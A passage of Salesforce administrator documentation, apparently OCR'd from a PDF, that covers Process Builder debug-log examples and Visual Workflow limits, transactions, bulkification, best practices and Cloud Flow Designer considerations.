      Status=Open - Not Contacted, JigsawContactId=null, ConvertedDate=null,
PostalCode=null,
      State=null, CreatedDate=2014-12-12 01:07:29, ConvertedContactId=null,
ConvertedAccountId=null,
      CurrentGenerators__c=null
   }

17:07:29.148 (148427000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
17:07:29.149 (149938000)|FLOW_RULE_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.149 (149976000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1|true
17:07:29.150 (150050000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowDecision|myDecision
```

In this section, the immediate actions for the first criteria are executed. In the name "myRule_1_A1", "A1" indicates that this corresponds to the first action in the action group. We also see the Apex class "SayHello.sayHello" and the details of the Apex class execution. Then the process finishes with no errors.

```
17:07:29.150 (150117000)|FLOW_ELEMENT_BEGIN|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150146000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_1_A1
17:07:29.150 (150194000)|FLOW_ELEMENT_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|FlowActionCall|myRule_1_A1
17:07:29.150 (150233000)|FLOW_START_INTERVIEW_END|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|Apex Say Hello 2

17:07:29.150 (150316000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_1_A1
17:07:29.151 (151772000)|CODE_UNIT_STARTED|
   [EXTERNAL]|01pxx00000000DN|SayHello.sayHello
17:07:29.153 (153773000)|METHOD_ENTRY|
   [1]|01pxx00000000DN|SayHello.SayHello()
17:07:29.153 (153821000)|METHOD_EXIT|
   [1]|SayHello
17:07:29.154 (154292000)|SYSTEM_CONSTRUCTOR_ENTRY|
   [4]|<init>()
17:07:29.154 (154392000)|SYSTEM_CONSTRUCTOR_EXIT|
   [4]|<init>()
17:07:29.154 (154564000)|SYSTEM_METHOD_ENTRY|
   [5]|List<String>.add(Object)
17:07:29.154 (154748000)|SYSTEM_METHOD_EXIT|
   [5]|List<String>.add(Object)
17:07:29.084 (154888000)|CUMULATIVE_LIMIT_USAGE
17:07:29.084|LIMIT_USAGE_FOR_NS|(default)|
  Number of SOQL queries: 0 out of 100
  Number of query rows: 0 out of 50000
  Number of SOSL queries: 0 out of 20
  Number of DML statements: 0 out of 150
  Number of DML rows: 0 out of 10000
```

```
  Maximum CPU time: 0 out of 10000
  Maximum heap size: 0 out of 6000000
  Number of callouts: 0 out of 100
  Number of Email Invocations: 0 out of 10
  Number of future calls: 0 out of 50
  Number of queueable jobs added to the queue: 0 out of 50
  Number of Mobile Apex push calls: 0 out of 10

17:07:29.084|CUMULATIVE_LIMIT_USAGE_END

17:07:29.154 (154949000)|CODE_UNIT_FINISHED|
   SayHello.sayHello
17:07:29.155 (155090000)|FLOW_ACTIONCALL_DETAIL|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|Call Apex|SayHello|true|
17:07:29.155 (155133000)|FLOW_VALUE_ASSIGNMENT|
   108a970cb7aeabf8804183a600514a3bb92516-7f92|myRule_1_A1|true
17:07:29.155 (155268000)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_1_A1|0|4

17:07:29.155 (155371000)|FLOW_START_INTERVIEWS_END|
   1
17:07:29.159 (159563000)|WF_FLOW_ACTION_END|
   09Lxx000000000B
17:07:29.159 (159787000)|WF_ACTIONS_END|
   Flow Trigger: 1;
17:07:29.159 (159815000)|CODE_UNIT_FINISHED|
   Workflow:Lead
17:07:29.161 (161221000)|EXECUTION_FINISHED
```

Example: **Debugging Scheduled Actions**

This example highlights parts of a debug log for a process with a scheduled Post to Chatter action.

A schedule is always indicated by "myWait_". This section shows the process's running schedule "myWait_myRule_2". Any events that start with "FLOW_WAIT_" also correspond to a schedule in a process.

```
20:06:28.928 (928266000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.928 (928302000)|FLOW_ELEMENT_DEFERRED|
   WaitInfo|myWait_myRule_2
20:06:28.928 (928361000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|WaitInfo|myWait_myRule_2
20:06:28.929 (929671000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
20:06:29.005 (1005229000)|FLOW_WAIT_EVENT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef|true
20:06:29.005 (1005317000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWaitEvent_myRule_2|true
20:06:30.225 (2225117000)|FLOW_WAIT_WAITING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|1|0Foxx0000000001
20:06:30.225 (2225362000)|FLOW_BULK_ELEMENT_END|
   WaitInfo|myWait_myRule_2|0|1296
```

...

```
20:06:30.234 (2234916000)|WF_TIME_TRIGGERS_BEGIN
20:06:30.248 (2248007000)|WF_ACTIONS_END|
   Flow Trigger: 1;
20:06:30.248 (2248072000)|CODE_UNIT_FINISHED|
   Workflow:Lead
20:06:30.250 (2250129000)|EXECUTION_FINISHED
```

For scheduled actions, the debug log shows an additional log when the scheduled actions are performed. This is a separate entry in the debug log, as shown in the following example for this scheduled Post to Chatter action. After the scheduled time occurs, an automated process executes the scheduled actions. The log uses coordinated universal time (UTC) instead of the user's time zone. However, the actions are still executed as the user who originally caused the process to run.

"FLOW_WAIT_EVENT_RESUMING_DETAIL" indicates that the interview is being resumed so that the process can execute its scheduled actions. "alarmDateRef" indicates that this schedule is based on a field value. We then see that the Post to Chatter action is executed.

```
00:14:10.466 (1418357225466561000)|FLOW_BULK_ELEMENT_BEGIN|
   WaitInfo|myWait_myRule_2
00:14:10.469 (1418357225469327000)|FLOW_WAIT_EVENT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   myWaitEvent_myRule_2|alarmDateRef
00:14:10.469 (1418357225469412000)|FLOW_WAIT_RESUMING_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myWait_myRule_2|
   0Foxx000000000100:14:10.469 (1418357225469733000)|
   FLOW_BULK_ELEMENT_END|WaitInfo|myWait_myRule_2|0|3
00:14:10.469 (1418357225469826000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471235000)|FLOW_RULE_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471275000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myPostWaitRule_myRule_2|true
00:14:10.471 (1418357225471348000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowDecision|myPostWaitDecision_myRule_2
00:14:10.471 (1418357225471441000)|FLOW_ELEMENT_BEGIN|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471486000)|FLOW_ELEMENT_DEFERRED|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471551000)|FLOW_ELEMENT_END|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   FlowActionCall|myRule_2_SA1
00:14:10.471 (1418357225471624000)|FLOW_BULK_ELEMENT_BEGIN|
   FlowActionCall|myRule_2_SA1
00:14:10.841 (1418357225841584000)|FLOW_ACTIONCALL_DETAIL|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|
   myRule_2_SA1|Post to Chatter|chatterPost|true|
   00:14:10.841 (1418357225841661000)|FLOW_VALUE_ASSIGNMENT|
   345ad8ae889702ab70b5df5712b14a3c990e9d-7ea5|myRule_2_SA1|true
```

```
00:14:10.841 (141835722584177300O)|FLOW_BULK_ELEMENT_END|
   FlowActionCall|myRule_2_SA1|0|370
```

SEE ALSO:

Troubleshoot Processes

Visual Workflow

Visual Workflow lets you automate business processes by building flows and distributing them to the right users or systems. A *flow* is an application that can execute logic, interact with the Salesforce database, call Apex classes, and collect data from users. You can build flows by using the Cloud Flow Designer.

Flows can either require user interaction—perhaps a wizard or guided UI for data entry—or run in the background on their own—perhaps something that automatically transfers records when a user's role changes.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limits and Considerations for Visual Workflow

When designing, managing, and running flows, consider the permissions, use limits, and data issues.

Create a Flow

Once you understand the process that you want to automate, design a flow in the Cloud Flow Designer for that process.

Manage Your Flows

Use the flow detail page to do anything with your flow outside of designing it—such as activating a flow, testing it, or viewing its properties.

Distribute Your Flow

Once you've created and activated a flow version, distribute it to users so that they can run it. The right distribution method depends on the users that you want to distribute the flow to: internal users, external users, systems, or other organizations.

Why Did My Flow Interview Fail?

To troubleshoot a failed flow interview, use the flow fault email. You can also set up temporary Screen or Send Email elements to identify the problem.

Flow Interviews

A *flow interview* is a running instance of a flow. A *flow* is an application built by your administrator that asks you for inputs and does something in Salesforce based on those inputs.

Visual Workflow Terminology

SEE ALSO:

Which Automation Tool Do I Use?

Flow Building Blocks

What's the Difference Between Workflow and Visual Workflow?

Despite their similar names, Workflow and Visual Workflow are separate Salesforce features for automating business processes.

Workflow

Workflow enables you to set up *workflow rules*. A workflow rule identifies what kinds of record changes or additions trigger specified *workflow actions*, such as sending email alerts and updating record fields.

Workflow rules and actions are associated with a specific object (and can cross objects only to update fields on a related master record).

Visual Workflow

Visual Workflow enables you to create *flows*, which are triggered by users rather than events. Unlike Workflow, which always executes rules and actions behind the scenes, Visual Workflow offers screens for displaying and collecting information from the user running the flow.

Note: You can, however, participate in a pilot program that enables workflow rules to execute flows behind the scenes. The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Flows aren't tied to any one object. They can look up, create, update, and delete records for multiple objects.

In case you're wondering, the "visual" in Visual Workflow refers to the ability to visually build flows using the Cloud Flow Designer. Its drag-and-drop user interface lets you build flows without writing any code.

SEE ALSO:

Which Automation Tool Do I Use?

Workflow

Visual Workflow

Limits and Considerations for Visual Workflow

When designing, managing, and running flows, consider the permissions, use limits, and data issues.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Limits for Visual Workflow

When using Visual Workflow, keep flow limits and Apex governor limits in mind.

Flow Best Practices

Before you begin building and distributing flows, understand the best practices.

Considerations for Designing Flows

When you design flows, keep certain guidelines in mind.

Considerations for Managing Flows

When managing flows, consider the administration and activation limits.

Considerations for Running Flows

When you run or test a flow, keep the limits and guidelines in mind.

Flow Accessibility

Visual Workflow is 508-compliant with a few exceptions.

SEE ALSO:

Cloud Flow Designer

Considerations and Limitations for Flows in Lightning Pages (Beta)

Limits for Visual Workflow

When using Visual Workflow, keep flow limits and Apex governor limits in mind.

Maximum number of versions per flow	50
Maximum number of executed elements at run time	2,000
Maximum number of active flows and processes per org	500
Maximum number of flows and processes per org	1,000
Maximum number of flow interviews or groups of scheduled actions (from processes) that are waiting at one time	30,000
Maximum number of flow interviews that are resumed or groups of scheduled actions that are executed per hour	1,000
Maximum number of relative time alarms defined in flow versions or schedules based on a field value in processes	20,000

EDITIONS

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Apex Governor Limits that Affect Flows

Salesforce strictly enforces limits to ensure that any runaway flows don't monopolize shared resources in the multitenant environment. Per-transaction limits, which Apex enforces, govern flows. If an element causes the transaction to exceed governor limits, the system rolls back the entire transaction. The transaction rolls back even if the element has a defined fault connector path.

Flows in Transactions

Each flow interview runs in the context of a *transaction*. A transaction represents a set of operations that are executed as a single unit. For example, a transaction can execute Apex triggers and escalation rules in addition to a flow interview. If one interview in a transaction fails, all the interviews in the transaction are rolled back, as well as anything else the transaction did. The transaction doesn't retry any of the operations—including the flow interview.

Flow Bulkification in Transactions

Programmers can design their code so that similar actions are performed together in one batch. For example, one operation to create 50 records rather than 50 separate operations that each create one record. This process is called *bulkification*, and it helps your transaction avoid governor limits. If you're working with flows, you don't even have to think about bulkification. Flow interviews bulkify actions for you automatically.

SEE ALSO:

Visual Workflow

Limits and Considerations for Visual Workflow

Apex Governor Limits that Affect Flows

Salesforce strictly enforces limits to ensure that any runaway flows don't monopolize shared resources in the multitenant environment. Per-transaction limits, which Apex enforces, govern flows. If an element causes the transaction to exceed governor limits, the system rolls back the entire transaction. The transaction rolls back even if the element has a defined fault connector path.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Description	Per-Transaction Limit[1]
Total number of SOQL queries issued (Record Update, Record Delete, Record Lookup, and Fast Lookup element executions)	100
Total number of records retrieved by SOQL queries (across all Record Update, Record Delete, Record Lookup, and Fast Lookup elements executed in all interviews in the transaction)	50,000
Total number of DML statements issued (Record Create, Record Update, Record Delete, Fast Create, Fast Update, and Fast Delete executions)	150
Total number of records processed as a result of DML statements	10,000

[1] Autolaunched flows are part of the larger transaction through which they were launched. For example, flows launched from a process are executed with the process actions as part of the larger transaction. Flows with Screen elements can span multiple transactions. A new transaction begins each time the user clicks **Next** in a screen. Flows with Wait elements span multiple transactions. A transaction ends when a flow interview begins to wait for an event. When the flow interview resumes, a new transaction begins. Everything after the Wait element is executed as part of a batch transaction that includes other resumed interviews.

SEE ALSO:

Apex Developer Guide: Execution Governors and Limits

Limits for Visual Workflow

Flows in Transactions

Each flow interview runs in the context of a *transaction*. A transaction represents a set of operations that are executed as a single unit. For example, a transaction can execute Apex triggers and escalation rules in addition to a flow interview. If one interview in a transaction fails, all the interviews in the transaction are rolled back, as well as anything else the transaction did. The transaction doesn't retry any of the operations—including the flow interview.

In each transaction, Salesforce enforces governor limits to prevent shared resources from being depleted. Because multiple Salesforce organizations share the same resources, Salesforce prevents one organization from depleting all the resources and leaving the other organizations high and dry. It's similar to an apartment building that uses one cache of water to service every tenant. If your neighbor

uses all the water, you can't take a shower. (It's trite, but hopefully you get the idea.) Per-transaction governor limits help prevent such things from happening.

When Does a Flow's Transaction Start?
Depending on how the flow was distributed, a transaction that runs an interview for that flow starts in different ways.

When Does a Flow's Transaction End?
When a transaction ends depends on whether the flow contains certain elements and whether it originally started because a record was changed.

SEE ALSO:

Flow Bulkification in Transactions

When Does a Flow's Transaction Start?

Depending on how the flow was distributed, a transaction that runs an interview for that flow starts in different ways.

Distribution Method	Transaction starts when...
Process Builder[1]	A record is created or updated.
Flow URL	The URL is accessed.
Custom button or link	The button or link is clicked.
Visualforce page	The page is accessed.
`Interview.start()` method	If the method starts via a `before` or `after` trigger, the transaction starts when a record is created or updated. Otherwise, the transaction starts when the method (or a parent method) is invoked. The `start()` method shares its limits with other operations in the transaction and other methods in the class.
REST API (Custom Actions or Flows resource)	When the REST call is made. Depending on how the REST call is implemented, the limits can be shared with other operations.

[1]The same also applies if the flow is distributed through a workflow rule. The pilot program for flow trigger workflow actions is closed. If you've already enabled the pilot in your org, you can continue to create and edit flow trigger workflow actions. If you didn't enable the pilot in your org, use the Flows action in Process Builder instead.

Note: When a Screen or Wait element is executed, the existing transaction ends and a new one begins.

When Does a Flow's Transaction End?

When a transaction ends depends on whether the flow contains certain elements and whether it originally started because a record was changed.

The transaction ends when:

- A Screen or Wait element is executed

- The order of execution has completed—if the flow was triggered when a record was created or updated
- All the interviews in the transaction have finished

Tip: If you think that a flow's interview is likely to hit governor limits within its transaction, consider adding a Wait element or a Screen element.

If the interview is one of many things being done in a given transaction, that interview shares the transaction's governor limits with the other operations.

Example: You update 100 cases through Data Loader. Due to the order of execution in a transaction and the customizations in your organization, here's what happens.

	Transaction Operation	DML Statement Used	SOQL Query Used
1	Cases are saved to the database, but aren't committed yet.		
2	Case assignment rules are executed. Each case's owner is updated.	✅	
3	Case escalation rules are executed. If any case has been open for 10 days, an email is sent to the owner.		
4	Process is started.		
5	Process looks up the case's account.		✅
6	If the account is hot, process uses Chatter to notify the account owner that there's a new case associated with the account.	✅	
7	Process launches a flow interview.		
8	Flow interview looks up the parent account and how many cases it has.		✅
9	Flow interview checks whether the account has more than five open cases.		
10	If it does, flow interview looks up the account's division manager then posts on the account's Chatter feed to notify the division manager and account owner.	✅	✅
11	If it doesn't, flow interview posts on the account's Chatter feed to notify only the account owner.	✅	

SEE ALSO:

Apex Developer Guide: Triggers and Order of Execution

Flow Bulkification in Transactions

Programmers can design their code so that similar actions are performed together in one batch. For example, one operation to create 50 records rather than 50 separate operations that each create one record. This process is called *bulkification*, and it helps your transaction avoid governor limits. If you're working with flows, you don't even have to think about bulkification. Flow interviews bulkify actions for you automatically.

How Does Flow Bulkification Work?

Interview operations are bulkified only when they execute the same element. That means that the interviews must all be associated with the same flow.

Which Flow Elements Can Be Bulkified?

Flows can bulkify any element that performs a DML statement or SOQL query or does something else external to the flow, like sending an email.

Example of Flow Bulkification

This example demonstrates how operations are bulkified for a flow when 100 cases are updated through Data Loader.

SEE ALSO:

Flows in Transactions

How Does Flow Bulkification Work?

Interview operations are bulkified only when they execute the same element. That means that the interviews must all be associated with the same flow.

When multiple interviews for the same flow run in one transaction, each interview runs until it reaches a bulkifiable element. Salesforce takes all the interviews that stopped at the same element and intelligently executes those operations together. If other interviews are at a different element, Salesforce then intelligently executes those operations together. Salesforce repeats this process until all the interviews finish.

If, despite the bulkification, any interview hits a governor limit, all the interviews in the transaction fail. Any operations that the interviews performed are rolled back, and the transaction doesn't try to perform the operations again.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Example: When you upload 100 cases, the flow MyFlow_2 triggers one interview for each case.

- 50 interviews stop at Record Create element **Create_Task_1**.
- The other 50 interviews stop at Record Create element **Create_Task_2**.

The result? At least two groups of bulk operations to execute.

- One for the 50 interviews that execute **Create_Task_1**
- One for the 50 interviews that execute **Create_Task_2**

Which Flow Elements Can Be Bulkified?

Flows can bulkify any element that performs a DML statement or SOQL query or does something else external to the flow, like sending an email.

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Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Elements that create, update or delete records

When a record is created, updated, or deleted, the transaction performs a DML statement.

- Create elements (Record Create, Fast Create)
- Update elements (Record Update, Fast Update)
- Delete elements (Record Delete, Fast Delete)
- Quick Action elements
- Post to Chatter elements
- Submit for Approval elements

- Apex elements—depending on your organization (invocable Apex only)

Elements that look up records

When fields on a record are looked up, the transaction performs a SOQL query.

- Lookup elements (Record Lookup, Fast Lookup)
- Record Update elements
- Record Delete elements
- Apex elements—depending on your organization (invocable Apex only)

Elements that send emails

- Send Email elements
- Email Alert elements
- Apex elements—depending on your organization (invocable Apex only)

Note:

- Unlike invocable Apex, Apex Plug-in elements aren't bulkified.
- Although invocable Apex is bulkified, the flow has no way of knowing what the invoked methods' operations are. If you want those operations to also be bulkified, make sure the code follows bulkification best practices.

SEE ALSO:

Apex Developer Guide: Running Apex within Governor Execution Limits

Example of Flow Bulkification

This example demonstrates how operations are bulkified for a flow when 100 cases are updated through Data Loader.


The Associated Flow

You'll understand the concepts better if you understand the design of the associated flow.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



The flow:

1. Looks up the case's parent account and how many open cases that account has.
2. Checks whether the account has more than five cases open.
3. If the account has more than five open cases:
   a. Looks up the division manager for the account.
   b. Posts on the account's Chatter feed to notify the division manager and the account owner.
4. If the account has five or fewer open cases, posts on the account's Chatter feed to notify only the account owner.

The Bulkified Interviews

When you update the records, one flow interview is created for each case simultaneously. All of the interviews are associated with the same flow. Each interview runs until it gets to a bulkifiable element.

The first interview goes through the Record Lookup element **(1)**. Because Record Lookups can be bulkified, the interview waits there until all the other interviews have done the same. Then, Salesforce executes all the Record Lookup operations together (because they're all for the same element in the same flow). Instead of 100 SOQL queries, the transaction issues one SOQL query.

The first interview is evaluated by the Decision element **(2)**. The account has six cases, so the interview is routed down the "More than 5" path. The interview proceeds to the second Record Lookup element **(3a)**. Because it's a bulkifiable element, the interview waits there.

The second interview is evaluated by the Decision element **(2)**. This account has one case, so the interview is routed down the "5 or fewer" path. The interview proceeds to the Post to Chatter element **(4)**. This element is also bulkifiable, so the interview waits there.

After all the interviews have been processed, 30 are waiting to execute the second Record Lookup element **(3a)** and the remaining 70 are waiting to execute the Post to Chatter element **(4)**.

Salesforce executes all the Record Lookup **(3a)** operations for the first 30 interviews together. Instead of 30 separate SOQL queries, the transaction issues one.

Next, the transaction returns to the Post to Chatter element **(4)**, where the 70 interviews are ready to execute their Post to Chatter operations. Remember, these are the interviews whose accounts don't have more than five cases. Salesforce executes the Post to Chatter operations together. Instead of 100 separate DML statements to create each Chatter post, the transaction issues one DML statement to create all 100 posts at one time. Because the Post to Chatter element isn't connected to a subsequent element, those 70 interviews finish.

The 30 interviews—which looked up the relevant division manager—proceed to the final Post to Chatter element **(3b)**. When all 30 interviews are ready, Salesforce executes all 30 Post to Chatter operations together. Instead of issuing 30 separate DML statements for the individual Chatter posts, it issues one. Because the Post to Chatter element isn't connected to another element, those 30 interviews finish.

Flow Best Practices

Before you begin building and distributing flows, understand the best practices.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Plan out your flow before you start building.

Write or draw out all the details of your business process. That way, you have a clear idea of what information you need, where you're getting that information from, and what logic and actions to perform. Doing so makes building the corresponding flow much easier.

Build your flows in a test environment—like a sandbox or Developer Edition org.

The last thing you want to do is accidentally change records in your company's production org. Build your flows in a separate environment. That way, you can enter fake data and test various permutations of your flow without worrying about changing or deleting data that your users actually need.

Never hard-code Salesforce IDs.

IDs are org-specific, so don't hard-code new or existing IDs. Instead, let Salesforce create the IDs, and pass them into variables when the flow starts. You can do so, for example, by using merge fields in URL parameters or by using a lookup element.

Wait until the end of the flow to make changes to the database.

Have you heard about flow limits? Because flows operate under Apex governor limits, the sky is not the limit. To avoid hitting those limits, we recommend bunching all your database changes together at the end of the flow, whether those changes create, update, or delete records.

Control when running users can navigate backward.

If the flow commits changes to the database between two screens, don't let users navigate from the later screen to the previous screen. Otherwise, the flow can make duplicate changes to the database.

Provide an error handler.

Sad to say, but sometimes a flow doesn't perform an operation that you configured it to do. Perhaps the flow is missing crucial information, or the running user doesn't have the required permissions. By default, the flow shows an error message to the user and emails the admin who created the flow. However, you can control that behavior. See Customize What Happens When a Flow Fails for more information and recommendations.

Save early and often.

Sometimes the Cloud Flow Designer falls victim to unexpected problems, like losing Internet access. Salesforce doesn't save your changes automatically, so it's up to you to save your work. Save as often as possible, so that you don't accidentally lose a few hours' worth of work.

Test as many permutations of your flow as you possibly can.

As with all customizations in Salesforce, it's important to test your work. This is especially true if your flow uses branching or other complex logic. Make sure that you test as many possibilities as you can think of before you distribute the flow to your users.

Considerations for Designing Flows

When you design flows, keep certain guidelines in mind.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Deleting Variables

If you delete an sObject variable or sObject collection variable, any variable assignments that use the deleted variable are set to `null`.

Manipulating Percentage Values

Test your flows carefully if they use sObject variables to manipulate percentage values. When you insert a value into an sObject variable's percentage field and then reference that field in a formula, the value is automatically divided by 100.

For example, an opportunity's Probability field is set to 100. If you assign that value to sObject variable `{!Opportunity.Probability}`, the value is still 100. But if you create a formula whose expression is `{!Opportunity.Probability}`, the value is 1.

Referring to Blank Fields or Resources

If you leave any field or resource value blank, that value is `null` at run time. To treat a text value as an empty string instead of `null`, set it to `{!$GlobalConstant.EmptyString}`.

Boolean Types Treat `null` Differently than `false`

Flow treats `null` as a different value than `false`. For example, if you try to find a record whose checkbox field is set to `null`, no records are returned. Instead, look for records where the checkbox field is set to `false`. If you're using a variable (such as `myCheckbox = {!varBoolean}`), make sure that the variable isn't set to null before you reference it in your record filter or condition.

Setting the Record Type

To set the record type for a record, use the ID of the record type. Look up the record type by its name and then store its ID in the flow.

For example, use a Record Lookup element to find the RecordType record whose Name is "Reduction Order". Then store that record type's ID in a variable. You can then use the variable to set the `Order Record Type` field on an order record.

Working with Person Accounts

If your org uses person accounts, reference `Contact.Salutation` instead of `Account.Salutation`.

External Objects

External objects aren't supported in flows.

Considerations for the Cloud Flow Designer

When you create a flow in the Cloud Flow Designer, familiarize yourself with its limitations and behaviors. For example, it supports a handful of locales and can't open flows from managed packages.

Guidelines for Working with Large Flows

Business processes can be complex. When your flow is too large for the canvas, control the zoom, search in the Explorer tab, or collapse the left side panel.

Considerations for Two-Column Flows

If your org has Lightning runtime enabled, you can control whether a flow displays in one column or two columns. Before you use this feature, understand how the flow layout currently behaves.

Limitations for Multi-Select Choice Fields

Multi-select checkboxes and multi-select picklist fields let flow users select multiple choices in a screen field. Before you start using multi-select choice fields, understand how they work in flows, both when you design the flows and when your users run them.

Limitations for Flow Formulas

When you create a formula resource or add validation to a screen input field, understand the formula limitations in Visual Workflow.

Limitations for Time-Based Flows

Before you design flows that contain one or more Wait elements, understand the limitations and guidelines.

Flow Operations and Read-Only Fields

Understand when flows have read-only access to field values. You can control the behavior when a flow tries to update a read-only field and remove read-only field values from flow operations.

SEE ALSO:

Create a Flow

Flow Operators

Limits and Considerations for Visual Workflow

Cross-Object Field References in Flows

Considerations for the Cloud Flow Designer

When you create a flow in the Cloud Flow Designer, familiarize yourself with its limitations and behaviors. For example, it supports a handful of locales and can't open flows from managed packages.

EDITIONS

Available in: both Salesforce Classic and Lightning Experience

Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

- At run time, time zones for date/time values can differ from what you see in the Cloud Flow Designer. During run time, date/time values reflect the running user's time zone settings in Salesforce. In the Cloud Flow Designer, date/time values reflect the time zone set on your computer. The Cloud Flow Designer appends the GMT offset to your date/time value.
- The Cloud Flow Designer doesn't support UTF-8 encoding for text in user input fields.
- The Cloud Flow Designer contains embedded fonts for all locales it supports. The supported locales are:
  - English (US)
  - French (France)
  - German (Germany)
  - Spanish (Spain)
  - Japanese (Japan)
  - Chinese (Traditional)
  - Chinese (Simplified)

  If you enter unsupported characters for a supported locale, they're displayed using system fonts instead of the embedded fonts.

  In unsupported locales, your system font settings are used to display all characters in the Cloud Flow Designer.
- The Cloud Flow Designer can't open flows that are installed from managed packages.
- Don't enter the string `null` as the value of a text field in the Cloud Flow Designer.
- The Cloud Flow Designer has access to information that exists when you open it. If you modify data or metadata in your organization and need to refer to it in a flow, close and reopen the Cloud Flow Designer. For example, if you add a custom field or modify an Apex class with the Cloud Flow Designer open, close and reopen the Cloud Flow Designer.
- The Cloud Flow Designer uses the permissions and locale assigned to the current user.
- If you open a flow that was last opened in Winter '12 or earlier, each Boolean decision is converted to a multi-outcome Decision element that:

- Uses the same name as the old decision.
- Takes the unique name of the old decision, appended with "_switch".
- Has an outcome labeled "True". This outcome's unique name matches that of the old decision, and its conditions are migrated from the True outcome of the old decision.
- Has a default outcome labeled "False".

Guidelines for Working with Large Flows

Business processes can be complex. When your flow is too large for the canvas, control the zoom, search in the Explorer tab, or collapse the left side panel.

EDITIONS

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
Available in: **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Zoom

To zoom in and out of your flow, use the + and - buttons on the right side of the canvas.



